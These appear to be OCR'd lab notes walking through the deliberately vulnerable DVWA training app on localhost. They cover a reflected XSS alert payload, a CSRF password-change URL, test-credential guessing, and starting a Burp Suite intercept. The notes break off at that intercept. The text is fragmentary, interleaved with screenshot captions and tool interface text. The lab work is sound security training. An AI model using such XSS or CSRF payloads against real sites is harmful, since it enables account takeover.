
Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('Hello World')</s

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

It displays an alert as shown below



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

```
Hello
```

127.0.0.1

Hello World

Click Ok



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

```
Hello
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

—---CSRF ATTACK—---



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Test Credentials — Mozi

127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php


Test Credentials

Vulnerabilities/CSRF

Username: admin

Password: ●●●●●●●●

try with pablo



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Test Credentials — Mozi

127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials


Vulnerabilities/CSRF

Valid password for 'pablo'


Username: admin

Password: ●●●●●●●●●

open burpsuite



Starting project, please wait ...


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Open browser
View documentation
View
View
View

Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

Burp Proxy options


Reference information about the different options you have for customizing Burp Proxy's behaviour.

Burp Proxy documentation

The central point of access for all information you need to use Burp Proxy.

open browser

search for DVWA



127.0.0.1/DVWA/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password: •••

Confirm new password: •••

Change

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery


Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



Burp Suite Community Edition v2021.10.3 - Temporary Project

Request to http://127.0.0.1:80

```
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=shm8sdkbj5t9cg7lbo5u5og566; security=low
Connection: close
```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
INSPECTOR
Restore